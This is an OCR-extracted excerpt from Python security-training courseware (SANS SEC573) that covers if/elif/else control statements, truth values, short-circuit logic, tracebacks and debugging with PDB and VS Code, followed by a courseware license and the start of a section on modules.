The duplicate string() function takes in three arguments. It will multiply the string in the first position by the integer in the second position. If the optional last argument is set to True, then it will return the uppercase version of answer. If no value is provided in the third argument or False is provided in the third argument it will return the lowercase version of the answer.

© 2024 Mark Baggett

Section 1 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Course Introduction
Introduction to Python
Language Essentials
- print() function
- Variables
- Numeric Variable Operations

Introducing pywars
Lab: Let's Play pywars
Strings, Bytes, and Bytearrays
- Strings and Bytes In-Depth
- Slicing Strings

Lab: Strings
Creating and Using Functions
Visual Studio Code as an Editor
Lab: Functions
Control Statements: if, else, and elif
Visual Studio Code as a Debugger
Lab: Debugging

This page is intentionally left blank.

© 2024 Mark Baggett

Technet24

Python Control Statements

Python control statements are used to add decision-making logic to your program

Your program will execute a code block only as certain conditions are met

Examples of control statements include For loops, While loops, and if/elif/else conditions

We will look at loops later. For now, we focus on the use of if/elif/else


Control statements are used to alter the logical flow of your program. They allow the programmer to add intelligent decision-making to their code. Control statements include 'if'/'elif'/'else', 'for', and 'while' loops. 'for' and 'while' loops are often used to go through all of the elements of 'lists', 'dictionaries', and other "iterable" data structures that we haven't discussed yet. We will only look at 'if'/'elif'/'else' for now. We will come back to the others when we can put their use in context.

© 2024 Mark Baggett

Control Statements

Programs jump around, executing different code blocks in memory, based on the value of variables

While, For, and If statements are used to jump to functions and code blocks to give programs their logic and decision-making capabilities



Very few programs execute sequentially from top to bottom without any "branches" in code execution. Most programs jump around in memory, based on the value of variables in the program. The program hits a control statement such as an "IF" or a “FOR” loop, which then jumps to different functions and code blocks in memory. If statements will typically split the program into two or more branches. For and While loops will typically cause the program to jump back up to previously executed blocks of code and execute them until some condition is met. These control statements add logic to our programs.

© 2024 Mark Baggett

Technet24

The "if" Statement

The keyword "if" is followed by a logic expression

if <logic expression> :

The logic expression is tested, and the code block executes, if it is True

Again, indentation is used to create code blocks

```
if  username != '':
    # Code block #1
    # Execute this code as part of if #1
    if username=='root':
         # This is code block #2
         # This code block is part of if #2
    if username != 'root':
         # This is code block #3
         # Executes as part of if #3
```


An “if” statement is followed by a logical expression, which will be evaluated by Python. If the logical expression is True, then the code block following the if statement is executed. These if clauses make up the bulk of the decision-making logic in most programs.

Suppose we want our program to take specific action depending upon whether or not the username is "root". We might create a code block that executes only if the username is root by starting a code block with

```
if username=='root':
```

Then, we use indentation to indicate which lines of code should execute when the username is root. If you have another block of code that you want to execute for everyone whose username isn't 'root', you could put another if statement like this:

```
if username != 'root':
```

Or you could use the else clause.

© 2024 Mark Baggett

Logical Operators

<	less than	`i < 100`
<=	less than or equal to	`i <= 100`
>	greater than	`i > 100`
>=	greater than or equal to	`i >= 100`
==	equal	`i == 100`
!=	inequality	`i != 100`

not if the following is false `not b==5`

() Parentheses can be used to force precedence (PEMDAS)

and `(i <= 9) and (b == True)`

or `(i < 9) or (f > 100.1)`

Here is a list of the logical operators you can use in your logic expression. Most of these are intuitive with the exception of comparing equality. When you want to test to see if two things are equal, you use two equal signs to compare the objects. Two equal signs are used because one equal sign already has meaning (assignment). These logical comparisons can be grouped together with a logical "and" or "or". Parentheses can be used to force the order of operations. Remember, PEMDAS (Please Excuse My Dear Aunt Sally) is the order of operations. The innermost parentheses are executed first, and the order of operation is followed. Then, the next innermost parentheses, and so on. Let's look at how the parentheses can be used to force the order of operations. By default, Python processes multiplication before addition, so 4*4–2 is 16–2 or 14. When you add parentheses, you can force the addition to happen first:

```
>>> print(4*4-2)
14
>>> print(4*(4-2))
8
```



© 2024 Mark Baggett

Technet24

Logic Truth Tables: AND

Logical AND operation

Result is True only if BOTH tests are True



Test A	Test B	A AND B
False	False	False
False	True	False
True	False	False
True	True	True

Here is the logic truth table for the AND operation. When you perform an AND operation, the result is True if both of the operands are True. In other words, if, and only if, operand A AND operand B are True, the result is True. If either operand is False, the result is False.

© 2024 Mark Baggett

Logic Truth Tables: OR

Logical OR operation

Result is True if either operand is True

```
if username == "student" or username == "root":
```

Test A	Test B	A OR B
False	False	False
False	True	True
True	False	True
True	True	True

Here is the logic truth table for the OR operation. When you perform an OR operation, the result is True if either of the operands is True. In other words, if either operand A OR operand B is True, the result is True. If both operands are False, the result is False.

© 2024 Mark Baggett

Technet24

Every Object Is Either True or False

False, None, 0, and Empty values are False
Everything else is True

```
>>> bool(False)
False
>>> bool(None)
False
>>> bool(0)
False
>>> bool("")
False
>>> bool([])
False
>>> bool({})
False
```

```
>>> bool(True)
True
>>> bool("HELLO")
True
>>> bool(1)
True
>>> bool(3.1415)
True
>>> bool([1,2,3])
True
>>> bool({1:1})
True
```


Every object in Python has a Boolean value of either true or false. By using the bool() function to turn different objects into Boolean values, we can see what is True and what is False. Although it is not a complete list, objects that have a value of "None", "False", and 0, or objects that are empty (such as an empty list of dictionaries) are false. All other variables are true. As you can see, 1, 3.1415, "Hello", {1:1}, and [1] are all true. Non-zero numbers and non-empty strings, dictionaries, and lists will all be true.

That means that a variable can be used in place of a logical test expression for while loops and if statements. Because any non-zero number is True, and non-blank strings are True, the two following if statements do the exact same thing.

```
if login_count != 0 and password == "":
    print("User logged in with blank password!!!")

if login_count and not password:
   print("User logged in with blank password!!!")
```

So, which is better? It is hard to say. The Zen of Python (PEP 20) would remind us that "Explicit is better than Implicit“, which tends to favor the first if statement, but then again, "Simple is better than complex." I don't have a good answer for you other than to say that both are correct and widely used. Use whichever syntax appeals to you and is easiest for you to understand.

© 2024 Mark Baggett

Python Uses "Shortcut" Processes of Logical Statement

OR = Return first, if it is True; otherwise, it returns second

- My flight is late, if it is raining, OR I am in Atlanta

AND = Return first, if it is False; otherwise, it returns second

```
>>> True or False
True
>>> 0 or False
False
>>> 1 or 0
1
>>> "Tobe" or "NotToBe"
'Tobe'
>>> [1,2,3] or True
[1, 2, 3]
>>>
```

```
>>> False and 0
False
>>> 0 and False
0
>>> True and 0
0
>>> "A Horse" and "Carriage"
'Carriage'
>>> 0 or [] or "" or "First True"
'First True'
>>> 1 and "X" and 0 and [1]
0
```

First True

First False

Python uses shortcut processing when calculating "and" and "or" expressions. Consider the statement, "My flight will be late, if it is raining, OR I am in Atlanta." You can express this as the Python statement, "raining or Atlanta", where "raining" and "Atlanta" are Boolean variables. When evaluating that statement, you have to determine the truth of each side of the logical "or". So, first, you determine whether or not it is raining. If it is raining (that is, "raining" is true), then the second part of the equation is irrelevant. You will be late. In this case, you can just return the contents of the variable "raining" (which, in this case, is true). If it's not raining (that is, "raining" is false), then the answer totally depends upon whether or not you are in Atlanta. The variable "Atlanta" will contain a value of true or false that will determine the answer to "raining or Atlanta". You don't even have to evaluate the variable Atlanta to see if it is true or not. You can simply return the value of the variable Atlanta. If it is true, then the logical "or" is true. If it is false, the logical "or" is false. That is the shortcut. Python doesn't evaluate the second argument to the "or" statement; it just returns its value. For "or" expressions, Python returns the first argument if the first argument is true; otherwise, it returns whatever value is in the second argument. It performs a similar trick with "and". For an "and" expression, it will return the first argument if it is false; otherwise, it will return the second argument.

Remember that everything in Python is either true or false. That means that we can use this shortcut to do things like this:

```
>>> first_true_thing = 0 or [] or "First True"
```

The variable first_true_thing will be assigned the first item in the expression that is true. The logical "and" can be used to get the first false value.

© 2024 Mark Baggett

Technet24

if/else

"if" is followed by logic expressions

if <logic expression> :

If the logical expression is true, then the code block marked by colon and indented text is run

One and ONLY one "else" statement can be executed when the associated "if" is false

```
if  username=='root':
    # code block for the root user
    # code block
else:
    # code block for everyone not root
```


The else clause executes when the logical expression after the if clause is false. Using the else clause, we can accomplish our checks for the root user in one if/else statement instead of two if statements. There can be one (and only one) else clause that will be executed if the previous clause was false. So, now the username code becomes the following:

```
if username=='root':
     # do stuff for root
     # do more stuff for root
else:
      # do stuff for everyone that is not root
```

© 2024 Mark Baggett

if/else Example

```
>>> def even_or_not(number):
...     if number%2==0:
...         return "Yep.  Even"
...     else:
...         return "Nope.  Odd"
...
>>> even_or_not(5)
Nope.  Odd
>>> even_or_not(10)
Yep.  Even
>>> even_or_not(0xfff3)
Nope.  Odd
>>> even_or_not(0b101100)
Yep.  Even
```

If it is evenly divisible by 2, it is an even number

An easy example of how we could use an “if” statement would be to determine if a number is even or not. Remember that the modulo function (percent sign) returned the remainder after division. If, after dividing a number by two, the remainder is zero, then the number is even. So, to develop a function that determines whether or not something is even, we could check the modulo and compare it (with double equal signs) to zero. If it is zero, then we can print "Even". The "else" clause would execute if the modulo was something other than zero.

© 2024 Mark Baggett

Technet24

if/elif/else

"elif", which is short for "else if", can be added after the first "if"

elif must also be followed by logic expressions

elif <logic expression> :

You can have many elif clauses in an if block

Only one of the if/elif blocks of code will be executed

```
if  username == "root":
    #do something for root
elif username == "hacker":
    # do something for hacker
elif username == "admin":
    # do something for admin
else:
    # do something for everyone not listed above
```


The “elif” clause, which is short for “else if", can be used to add additional tests and code branches to the “if” statement. You can have many elif clauses after your initial if statement. Each elif must be followed by a logical test and a code block to execute. If the logical test is true, then the block of code is executed. Only one if/elif block of code will be executed. This is much different than having a series of if statements where multiple logical conditions may be true. Consider the following example:

```
>>> def just_ifs(x):
...     if x==1:
...        print("1")
...     if x<5:
...        print("<5")
...
>>> def with_elif(x):
...     if x==1:
...        print("1")
...     elif x<5:
...        print("5")
...
>>> just_ifs(1)
1
<5
>>> with_elif(1)
1
```

© 2024 Mark Baggett

if/elif/else Example

```
>>> def is_it_five(number):
...     if number < 5:
...         return "less than 5"
...     elif number == 5:
...         return "number 5 is alive."
...     else:
...         return "more than 5"
...
>>> is_it_five(3)
less than 5
>>> is_it_five(10)
more than 5
>>> is_it_five(5)
number 5 is alive.
```


We can add an elif clause for more fine-grained control of the code's logical branching. For example, if we want to do one thing when a number is less than 5, another thing when it is equal to 5, and yet another when it is more than 5, we could use elif.

© 2024 Mark Baggett
Technet24

Section 1 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Course Introduction
Introduction to Python
Language Essentials
- print() function
- Variables
- Numeric Variable Operations

Introducing pywars
Lab: Let's Play pywars
Strings, Bytes, and Bytearrays
- Strings and Bytes In-Depth
- Slicing Strings

Lab: Strings
Creating and Using Functions
Visual Studio Code as an Editor
Lab: Functions
Control Statements: if, else, elif
Visual Studio Code as a Debugger
Lab: Debugging

This page is intentionally left blank.

© 2024 Mark Baggett

Understanding Tracebacks

Read tracebacks from the bottom to the top

```
(573) student@SEC573:~/Desktop/lab1.4.0$ python debugme.py
Traceback (most recent call last):
  File "/home/student/Desktop/lab1.4.0/debugme.py", line 29, in <module>  (5)
    position = lab140(data_sample)                                        (4)
  File "/home/student/Desktop/lab1.4.0/debugme.py", line 8, in lab140     (3)
    answer = data.index(" a ")                                            (2)
TypeError: argument should be integer or bytes-like object, not 'str'     (1)
```

1: The name of the error that occurred (`TypeError`) and its description

2: The line of code on which error from line 1 of the traceback occurred

3: The source code line number of "`answer = data.index(" a ")`" and what function it is in. In this case, it is in the "`lab140`" function

4: The line of code that called the "`lab140`" function

5: The source code line number of "`position=lab140(data_sample)`" and which function it is in. In this case, it is part of the <module> (i.e., the main program)

To debug a program, it is important to understand what a traceback error message is telling you. When an error occurs, a traceback is printed. To analyze a traceback, you want to begin with the last line (labeled 1 in the slide above) and work your way to the top. The last line (line 1) contains the internal Exception name that we would use to catch the error with a Try: Except: block and a description of the error that occurred. In this case, a "TypeError" occurred because the "argument should be integer or bytes-like object, not 'str'". The line above that (line 2) shows the source code of the script where the error occurred. Line 1 and line 2 tell us that when "answer = data.index(" a ")" executed, the variable " a " has to be an integer or bytes-like object. We know this because it is the only argument on that line. Moving up another line (line 3) tells us that the code "answer = data.index(" a ")" is on line 8 of the script and that it is part of the function "lab140" in the script. Up one more line, we can see the line of code that called the lab140() function. The line of code in our script "`position = lab140(data_sample)`" is what called the lab140 function. Moving up to line 5, we are told that the line "`position = lab140(data_sample)`" is on line 29 of our script, and it is part of the "<module>" function. The "<module>" function is a reference to the main body of code in your script.

From the traceback, we know that there is an issue with the variable argument passed to data.index(). We know it is inside of the function lab140 and the lines that called that function. Now we need to step through the code and watch it execute. We would like to go specifically to line 8 of debugme.py and see what is going wrong.

© 2024 Mark Baggett
Technet24

The Python Debugger (PDB)

Python's PDB debugger is a full featured debugger that is already installed on every system that has Python!
Four ways to start the Python Debugger:

- Call "**`breakpoint()`**" function in your code where you want to begin debugging
- Add "**`import pdb; pdb.set_trace()`**" does the same thing in python < 3.7
- Start the program in debug mode with "**`python -m pdb <script.py>`**"
- Debug after a crash by typing these commands:
  - Launching an interactive shell after it crashes "**`python -i <script.py>`**"
  - Once it crashes and you're in interactive mode, type "**`import pdb; pdb.pm()`**"

When Visual Studio is an option, it provides all this functionality and more in a very nice GUI.

The Python Debugger is a debugging module that is distributed with all Python installations. It has all of the core capabilities that Visual Studio Code's debugger presented through a text (non-graphical) interface. It can be run on any system that has Python installed, which is very useful. Often, you will find that your programs work fine in your development environment, but when deployed to production systems, and computers belonging to other consumers of your code, it doesn't work. Installing Visual Studio Code in those environments is sometimes undesirable or impossible.


There are four ways to typically start debugging a program—first is to import the PDB debugger module and then start it with the pdb.set_trace() function call. This will pause your program when it reaches that line of code and drop you into the Python Debugger so you can examine and change variables. In Python 3.7 and later, you can call the "breakpoint()" function which does the same thing.

A third common way to start debugging a program is to pass the Python Debugger module as a parameter to Python; "python -m pdb <your script>" will execute the Python Debugger, load your program, and break on the first line of code.

A fourth method commonly used to start debugging a program is to use Python's "postmortem" debugger. If your program crashes routinely, then run it with the "-i" option. This will drop you into Python interactive mode after the program crashes. Then you can import the pdb module and run "`pdb.pm()`". This will let you inspect the contents of variables after the program crashed. In postmortem mode, the commands "up" and "down" let you step through different functions that were executing before the crash and inspect their variables.

As a fallback, PDB can provide the functionality you need to find and fix errors. But let's first master the very powerful debugger that comes with Visual Studio Code.

© 2024 Mark Baggett




Here is a look at the debugger. You can access it by clicking the "Debugger/Run" icon from the taskbar on the left of the interface. When the program is executing the Program Control dialog appears. The buttons on this dialog are used to control the execution of your program. The currently executing line is highlighted in yellow. As the program executes the contents of variables are dynamically updated and displayed on the left. You can add watched expressions that are also dynamically updated as the program executes. For example, here the expressions "data.upper()" contain the uppercase version of the data variable. On the bottom are several tabbed windows. The ones you use most often while debugging programs are the "Terminal" and the "Debug Console". The terminal is where you will interact with your program. The printed output is sent there. If your program asks for input(), the prompt is shown and you type your response in the terminal. The debug console has all the functionality of the interactive python REPL prompt that you have used for the labs up to this point. You can use it to view and change variables. You can also call functions, create variables, create functions, and do anything else you can do at the >>> prompt. Those changes affect the memory of the program while it is executing.


© 2024 Mark Baggett
Technet24

To Begin Debugging a Program


To Debug a program, first, select the environment



Then, create at least one breakpoint where you want to inspect program execution



Then, select "Run->Start Debugging", or press F5




Debugging your programs requires a few simple steps. First, select which Virtual Environment you want to use by selecting it on the Active status bar. Next, you will need to create a break point in your program at the point you would like to begin inspecting the program. When a breakpoint is reached, the debugger will pause the execution of the program, and return to the debugging environment, allowing you to inspect and modify variables. To create a breakpoint, you click to the left of the line number on which you want the debugger to pause. A red dot will appear next to the line number, indicating that the breakpoint has been created. Now, you can begin debugging the program by pressing F5 or selecting Run and Start debugging from the menu.

© 2024 Mark Baggett

Breakpoint Options

Right-click on a break point to Enable, Disable or Edit

Editing allows you to break on an Expression, Count, or Log



Expression is a logical test such as "variablex == value"

Hit Count is the number of times to ignore the break point

Log Message to 'Debug Console' and don't stop. This is a better alternative to adding print statements to your code.

After creating a breakpoint, you can 'edit' it, and set some useful options. Right-click on your breakpoint, select EDIT, and a drop-down will appear. Here, you can cause a breakpoint to only stop when an expression is true; when the breakpoint has been reached a specific number of times, it causes the debugger to print something when the breakpoint is reached.

Imagine that I only wanted to stop at my breakpoint if some specific condition in my program was reached. Say you only wanted your breakpoint to stop if "variablex" is equal to "value". You could edit your breakpoint and select "Expression", then type "variablex==value". Now, the breakpoint will be ignored until that expression evaluates to True.

Imagine you set a breakpoint inside a for loop, and you know the problem does not occur until the 1000th time through the loop. Instead of clicking "continue" 999 times, you can set a Hit Count on the breakpoint. If you set the hit count to 999, then the first 999 crossings of the breakpoint will be ignored, and it will only stop on the 1000th execution.

You can also associate a "log message" with a breakpoint. Unlike other breakpoints, these breakpoints do not pause the execution of the program. Adding a log message to a breakpoint is a better alternative than adding print statements to your code to see what it is doing. To create the log message, just type what you would like to be printed without any quotes. If you want to see the values of variables, include them inside of brackets {} as though you were creating an f-string. The messages will appear in the Debug Console every time the breakpoint is reached.

© 2024 Mark Baggett

Technet24

Section 1 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Course Introduction
Introduction to Python
Language Essentials
- print() function
- Variables
- Numeric Variable Operations

Introducing pywars
Lab: Let's Play pywars
Strings, Bytes, and Bytearrays
- Strings and Bytes In-Depth
- Slicing Strings

Lab: Strings
Creating and Using Functions
Visual Studio Code as an Editor
Lab: Functions
Control Statements: if, else, elif
Visual Studio Code as a Debugger
Lab: Debugging

This page is intentionally left blank.

© 2024 Mark Baggett

Lab 1.4: Debugging

In your workbook, turn to Lab 1.4

pywars Challenges named "lab1.4.0" through "lab1.4.2"

Please complete the Lab in your workbook.

© 2024 Mark Baggett

Technet24

COURSE RESOURCES AND CONTACT INFORMATION



AUTHOR CONTACT
Mark Baggett
Twitter: @markbaggett



SANS INSTITUTE
11200 Rockville Pike
Suite 200
North Bethesda, MD 20852
301.654.SANS (7267)



SANS RESOURCES
www.sans.org
Twitter: @SANSInstitute



SANS EMAIL
GENERAL INQUIRIES: info@sans.org
REGISTRATION: registration@sans.org
TUITION: tuition@sans.org
PRESS/PR: press@sans.org

This page intentionally left blank.

© 2024 Mark Baggett

573.2

Essential Knowledge Workshop

SANS | GIAC CERTIFICATIONS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

Technet24

© 2024 Mark Baggett. All rights reserved to Mark Baggett and/or SANS Institute.

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE (DEFINED BELOW) ASSOCIATED WITH THE SANS INSTITUTE COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE “USER”) AND THE ESCAL INSTITUTE OF ADVANCED TECHNOLOGIES, INC. /DBA SANS INSTITUTE (“SANS INSTITUTE”) FOR THE COURSEWARE. BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this CLA. Courseware means all printed materials, including course books and lab workbooks, slides or notes, as well as any digital or other media, audio and video recordings, virtual machines, software, technology, or data sets distributed by SANS Institute to User for use in the SANS Institute course associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and User and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. USER FURTHER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND), SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree to the terms of this CLA, User should not access the Courseware. User may return the Courseware to SANS Institute for a refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium, whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. User may not sell, rent, lease, trade, share, or otherwise transfer the Courseware in any way, shape, or form to any person or entity without the express written consent of SANS Institute. Additionally, User may not upload, submit, or otherwise transmit Courseware to any artificial intelligence system, platform, or service for any purpose, regardless of whether the intended use is commercial, educational, or personal, without the express written consent of SANS Institute. User agrees that the failure to abide by this provision would cause irreparable harm to SANS Institute that is impossible to quantify. User therefore agrees to a base liquidated damages amount of $5000.00 USD per item of Courseware infringed upon or fraction thereof. In addition, the base liquidated damages amount shall be doubled for any Courseware less than a year old as a reasonable estimation of the anticipated or actual harm caused by User’s breach of the CLA. Both parties acknowledge and agree that the stipulated amount of liquidated damages is not intended as a penalty, but as a reasonable estimate of damages suffered by SANS Institute due to User’s breach of the CLA.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. A written amendment or addendum to this CLA that is executed by SANS Institute and User may accompany this Courseware.

SANS Institute may suspend and/or terminate User’s access to and require immediate return of any Courseware in connection with any (i) material breaches or material violation of this CLA or general terms and conditions of use agreed to by User, (ii) technical or security issues or problems caused by User that materially impact the business operations of SANS Institute or other SANS Institute customers, or (iii) requests by law enforcement or government agencies.

SANS Institute acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

The Apple® logo and any names of Apple products displayed or discussed in this book are registered trademarks of Apple, Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

VMware Workstation Pro®, VMWare Workstation Player®, VMWare Fusion®, and VMware Fusion Pro® are registered trademarks of VMware, Inc. Used with permission.

Governing Law: This CLA shall be governed by the laws of the State of Maryland, USA.

Courseware licensed to User under this CLA may be subject to export laws and regulations of the United States of America and other jurisdictions. User warrants he or she is not listed (i) on any sanction programs list maintained by the U.S. Office of Foreign Assets Control within the U.S. Treasury Department (“OFAC”), or (ii) denied party list maintained by the U.S. Bureau of Industry and Security within the U.S. Department of Commerce (“BIS”). User agrees to not allow access to any Courseware to any person or entity in a U.S. embargoed country or in violation of a U.S. export control law or regulation. User agrees to cooperate with SANS Institute as necessary for SANS Institute to comply with export requirements and recordkeeping required by OFAC, BIS or other governmental agency.

All reference links are operational in the browser-based delivery of the electronic workbook.

SEC573.2 | Automating Information Security with Python

SANS

Essential Knowledge Workshop

© 2024 Mark Baggett | All Rights Reserved | Version J01_03

Welcome to Section 2. Let's finish our overview of the language essentials as we discuss a few more important data and control structures of the Python language.

Technet24

TABLE OF CONTENTS	PAGE #
Modules	3
Virtual Environments	16
Lab:Virtual Environments and Modules	30
Lists	32
For and While Loops	49
Lab: Lists	60
Tuples	64
Dictionaries	68
Lab: Dictionaries	82
Tips, Shortcuts, and Gotchas	85

This slide is a table of contents.

© 2024 Mark Baggett

Section 2 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Modules
Virtual Environments
Lab:Virtual Environments and Modules
Lists
- List Methods
- Functions for Lists

For and While Loops
Lab: Lists
Tuples
Dictionaries
- Specialty Dictionaries

Lab: Dictionaries
Tips, Shortcuts, and Gotchas

This page is intentionally left blank.

© 2024 Mark Baggett

Technet24

Modules

We can put groups of reusable functions and data structures in a *module*.

Think "library of new functions"

Importing a function declares new variables containing code and values we can use in our Python programs.

The keywords IMPORT and FROM are used to import the Python code. For example, to import the add functions from a module named 'mymodule', you have two options:

```
>>> import mymodule
>>> mymodule.add(1,3)
4
```

```
>>> from mymodule import add
>>> add(1,3)
4
```

Python has built-in modules and third-party modules

Groups of modules can be assembled into packages

An extensive list of third-party Python packages is available at https://pypi.org/

Python modules are loadable pieces of code that extend the functionality of Python's built-in functions, objects, and libraries. You add modules to your program by using the keyword "import", followed by the name of the module you want to add. After you've imported a module, you can take advantage of the wealth of code that has already been written into the module to do all kinds of things for you. There are modules that parse regular expressions, read and write from webpages, interact with SQL databases, execute process commands, interface with hardware such as Bluetooth devices, act as webpages or HTTP proxies, and more. If you can think of it, there is probably a module out there to do the job for you.

When groups of modules that share a common purpose are put together, the result is called a *package*. Python maintains a list of third-party packages available for download and distribution on the following site: https://pypi.org.

© 2024 Mark Baggett

Built-in Python Modules

Built-in Modules are mostly kept in the "lib" folder
Here are a few commonly used modules:

- sys: System functions like arguments and environment variable
- subprocess: Start, stop, and interact with the OS and processes
- pathlib: File Input/Output, Permissions, Management
- socket: Interface with the network
- re: Regular Expression Parser
- http.server: A basic web server
- pdb: The Python Debugger
- hashlib: SHA1, MD5, and other hash functions

